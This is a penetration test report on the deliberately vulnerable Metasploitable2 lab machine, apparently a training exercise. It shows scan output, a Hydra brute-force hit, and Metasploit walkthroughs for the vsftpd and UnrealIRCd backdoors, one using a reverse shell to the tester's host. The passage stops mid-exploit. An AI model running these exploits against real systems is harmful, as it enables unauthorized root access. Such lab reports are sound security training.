Metasplotable2 Vulnerable Machine

Penetration Testing Report

Submitted By: Dinidhu Jayasinghe

Table of Contents

1. EXECUTIVE SUMMARY

I performed a one-week penetration test on one host and a web app relating to that by metasploitable2. This report contains descriptions of vulnerabilities found during the assessment along with risk ratings and recommended remediations. I identified (vulnerabilities and their risk levels)

I have identified that Metasplotable2 is a critical host with risks. The system is openly vulnerable to several critical and high-risk vulnerabilities. The system is so complex that it will affect all the users. It is recommended to prioritize remediation based on risk rating and level of effort.

2. SCOPE

The scope was engaging with penetration test mainly on metasplitable2 domain.

[**IP Address – 192.168.56.111**]

1. Metasplotable2 Machine
2. Metasplotable2 – DVWA Web Application

3. METHODOLOGY

Vulnerability Assessment and Penetration testing was conducted by Industry-standard penetration testing tools and frameworks – including Nmap, Burp suite, Metasploit Framework, kali-Linux penetration testing tools and automated vulnerability analysis was conducted by Nessus. Some standard methods including information gathering, threat modeling, exploitation, and reporting were followed.

4. RISK RATING

Critical	**High**	**Medium**	**Low**

The basic risk categories are set out below:


Critical	findings and recommendations with a high priority which can seriously compromise the system of internal controls continued availability of systems and confidentiality and integrity of data programs and information resident on systems. Immediate corrective action is needed
High	findings and recommendations with high priority because of poor design of the control. Controls and procedures should be strengthened or implemented to provide for a more comprehensive internal control system. Corrective actions should be taken with urgency
Medium	findings which are a result of the poor operation of controls and recommendations with medium priority include areas requiring improvements to controls and systems
Low	findings and recommendations with low priority include areas to enhance controls or improve operating efficiencies. Matters involved are those in which management needs to evaluate the costs and the benefits of implementation

5. TECHNICAL REVIW

5.1. Information Gathering (Reconnaissance)

5.1.1. Network Scanning


This is the first stage of information gathering, in this stage I used **arp-scan** to find out target machines IP address.



```
┌──(root💀Kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:88:9b:31, IPv4: 192.168.56.113
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:14       (Unknown: locally administered)
192.168.56.100  08:00:27:e2:f4:e4       PCS Systemtechnik GmbH
192.168.56.111  08:00:27:88:0e:b8       PCS Systemtechnik GmbH
```

5.1.2. Enumerate emails, subdomains, hosts.


Use **theHarvester** tool to grab emails, subdomains, hosts related to the domain.



```
 theHarvester 3.2.4
 Coded by Christian Martorella
 Edge-Security Research
 cmartorella@edge-security.com

*******************************************************************


*] Target: http://192.168.56.111

An exception has occurred: Cannot connect to host www.google.com:80 ssl:<ssl.SSLContext object
at 0x7f2cdf3714c0> [Name or service not known]
        Searching 0 results.
*] Searching Google.

*] No IPs found.

*] No emails found.

*] No hosts found.
```

5.1.3. Service Enumeration


I used **Legion** tool to perform a service enumeration to target. And default credentials have identified on target (IP – 192.168.56.111)



LEGION 0.3.7-1596220187 - untitled - /usr/share/legion/

Port	Protocol	State	Name	Ve
21	tcp	open	ftp	vsftpd
22	tcp	open	ssh	OpenS
23	tcp	open	telnet	Linux t
25	tcp	open	smtp	Postfix
53	tcp	open	domain	ISC BI
80	tcp	open	http	Apach
111	tcp	open	rpcbind	2 (RP(

Progress	Elapsed	Est. Remaining	Pid	Tool	H
▮▮▮▮▮▮▮▮▮▮	19.17s	0.00s	2727	nmap (stage 1)	192.16




LEGION 0.3.7-1596220187 - untitled - /usr/share/legion/

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-12 00:30:41
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries, ~1 try per task
[DATA] attacking postgres://192.168.56.111:5432/
[5432][postgres] host: 192.168.56.111   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-12 00:30:41
```


Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
▮▮▮▮▮▮▮▮▮▮	18.05s	0.00s	64986	nmap (stage 1)	192.168.56.1...	Finished
▮▮▮▮▮▮▮▮▮▮	12.01s	0.00s	64991	nmap (stage 2)	192.168.56.1...	Finished
▮▮▮▮▮▮▮▮▮▮	0.00s	0.00s	0	screenshot (8...	192.168.56.1...	Finished
▮▮▮▮▮▮▮▮▮▮	18.35s	0.00s	65022	nmap (stage 3)	192.168.56.1...	Finished
▮▮▮▮▮▮▮▮▮▮	0.00s	0.00s	65023	smtp-enum-v...	192.168.56.1...	Finished
▮▮▮▮▮▮▮▮▮▮	0.00s	0.00s	65030	mysql-defaul...	192.168.56.1...	Finished

5.1.4. Net BIOS Enumeration

Use **nbtscan** tool enumerate NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human readable form.



```
┌──(root💀Kali)-[~]
└─# nbtscan 192.168.56.111 -v -h
Doing NBT name scan for addresses from 192.168.56.111


NetBIOS Name Table for Host 192.168.56.111:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------
```




```
┌──(root💀Kali)-[~]
└─# nbtscan 192.168.56.111 -d
Doing NBT name scan for addresses from 192.168.56.111


Packet dump for Host 192.168.56.111:

Incomplete packet, 335 bytes long.
Transaction ID: 0x01c5 (453)
Flags: 0x8400 (33792)
Question count: 0x0000 (0)
Answer count: 0x0001 (1)
Name service count: 0x0000 (0)
Additional record count: 0x0000 (0)
Question name:  CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Question type: 0x0021 (33)
Question class: 0x0001 (1)
Time to live: 0x00000000 (0)
Rdata length: 0x0119 (281)
Number of names: 0x0d (13)
Names received:
METASPLOITABLE     Service: 0x00 Flags: 0x0004
METASPLOITABLE     Service: 0x03 Flags: 0x0004
METASPLOITABLE     Service: 0x20 Flags: 0x0004
METASPLOITABLE     Service: 0x00 Flags: 0x0004
METASPLOITABLE     Service: 0x03 Flags: 0x0004
METASPLOITABLE     Service: 0x20 Flags: 0x0004
__MSBROWSE__    Service: 0x01 Flags: 0x0084
WORKGROUP          Service: 0x00 Flags: 0x0084
WORKGROUP          Service: 0x1d Flags: 0x0004
WORKGROUP          Service: 0x1e Flags: 0x0084
WORKGROUP          Service: 0x00 Flags: 0x0084
WORKGROUP          Service: 0x1d Flags: 0x0004
WORKGROUP          Service: 0x1e Flags: 0x0084
Adapter address: 00:00:00:00:00:00
Version major: 0x00 (0)
Version minor: 0x00 (0)
Duration: 0x0000 (0)
FRMRs Received: 0x0000 (0)
FRMRs Transmitted: 0x0000 (0)
IFrame Receive errors: 0x0000 (0)
Transmit aborts: 0x0000 (0)
Transmitted: 0x00000000 (0)
Received: 0x00000000 (0)
IFrame transmit errors: 0x0000 (0)
No receive buffers: 0x0000 (0)
tl timeouts: 0x0000 (0)
ti timeouts: 0x0000 (0)
Free NCBS: 0x0000 (0)
NCBS: 0x0000 (0)
Max NCBS: 0x0000 (0)
No transmit buffers: 0x0000 (0)
Max datagram: 0x0000 (0)
Pending sessions: 0x0000 (0)
Max sessions: 0x0000 (0)
Packet sessions: 0x0000 (0)
```


5.1.5. Nmap (Network Mapper)

This Stage use **nmap** tool to identify the **open ports** and what are the **services** and **versions** running on that ports of metasplotable2 machine. Further us this tool to perform an **OS fingerprint** on targeted machine.

Used Options: -sV -O




```
┌──(root💀Kali)-[~]
└─# nmap -sV -O 192.168.56.111
```



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:88:0E:B8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

5.1.6. Nessus Vulnerability Scan

From this I identified there are 9 Critical vulnerabilities, 8 High Vulnerabilities, 25 Medium Vulnerabilities and 4 Low Vulnerabilities on Metasploitable2 machine.



192.168.56.111

9	8	25	4	122
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time:	Tue May 11 18:44:54 2021
End time:	Tue May 11 18:52:41 2021

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.56.111
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)


5.2. Summary of Findings

No	Observation	Risk Level
01	Open Root Bind Shell	Critical
02	vsFTPd Backdoor	Critical
03	Unreal Ircd backdoor command execution	Critical
04	SSH_LOGIN Bruteforce Attack	Critical
05	Tomcat Default Credentials	Critical
06	Brute Force Attack (BrupSuite)	High
07	Stored Cross Site Scripting	Medium
08	Credential Harvester Attack (SET)	Medium
09	Command Execution	Low

5.3. Exploitations


01	**Open Root Bind Shell**			
Risk Level	**Critical**	High	Medium	Low
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk



```
┌──(root💀Kali)-[~]
└─# nc -nv 192.168.56.111 1524
(UNKNOWN) [192.168.56.111] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# █
```

The Metasploitable2 host had an open root bind shell listener operating, according to the identifications. TCP port 1524 was used by the bind shell. Netcat was used to communicate to the Metasploitable2 root shell listener. The bind shell listener is a sign that there has been a previous compromise.



```
1524/tcp open  bindshell   Metasploitable root shell
```


Remediation

Remove bind shell. Enact Incident Response Plan if this is not authorized or expected behavior.


02	vsFTPd Backdoor			
Risk Level	**Critical**	High	Medium	Low
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk


This module takes advantage of a malicious backdoor included in the VSFTPD download archive. According to the most recent information available, this backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th and July 1st 2011. Metasploitable framework was used to exploit this given instance.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.111:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.111:21 - USER: 331 Please specify the password.
[+] 192.168.56.111:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.111:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.111:6200) at 2021-05-11 13:48:14 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# 
```

Remediation


Since version 2.3.4 of the vsftpd contained backdoor, so the best possible way to mitigate this risk is to update to the latest version of the vsftpd.

03	Unreal Ircd backdoor command execution			
Risk Level	Critical	High	Medium	Low
Host	Metasploitable2 (192.168.56.111)			


Observation & Risk

The port 6667 is used by the unreal ircd service. The current version of the service is 3.2.8.1. It was discovered that this version of the service has a backdoor installed, which could be further abused by attackers once they communicate to this backdoor by enumerating previous security flaws.


Using metasploit module directly, we can exploit this service. First, it is needed to use the module irc backdoor followed by setting the remote host ip address. Then it is needed to set the paylod which is to be run on the remote host. For that, payload cmd/unix/reverse is used that spawns a shell and make it possible to connect you the ip address of the attacker.




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.113:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZKNf4vzfdjQGSMdz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZKNf4vzfdjQGSMdz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.113:4444 -> 192.168.56.111:33788) at 2021-05-11 14:53:16 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
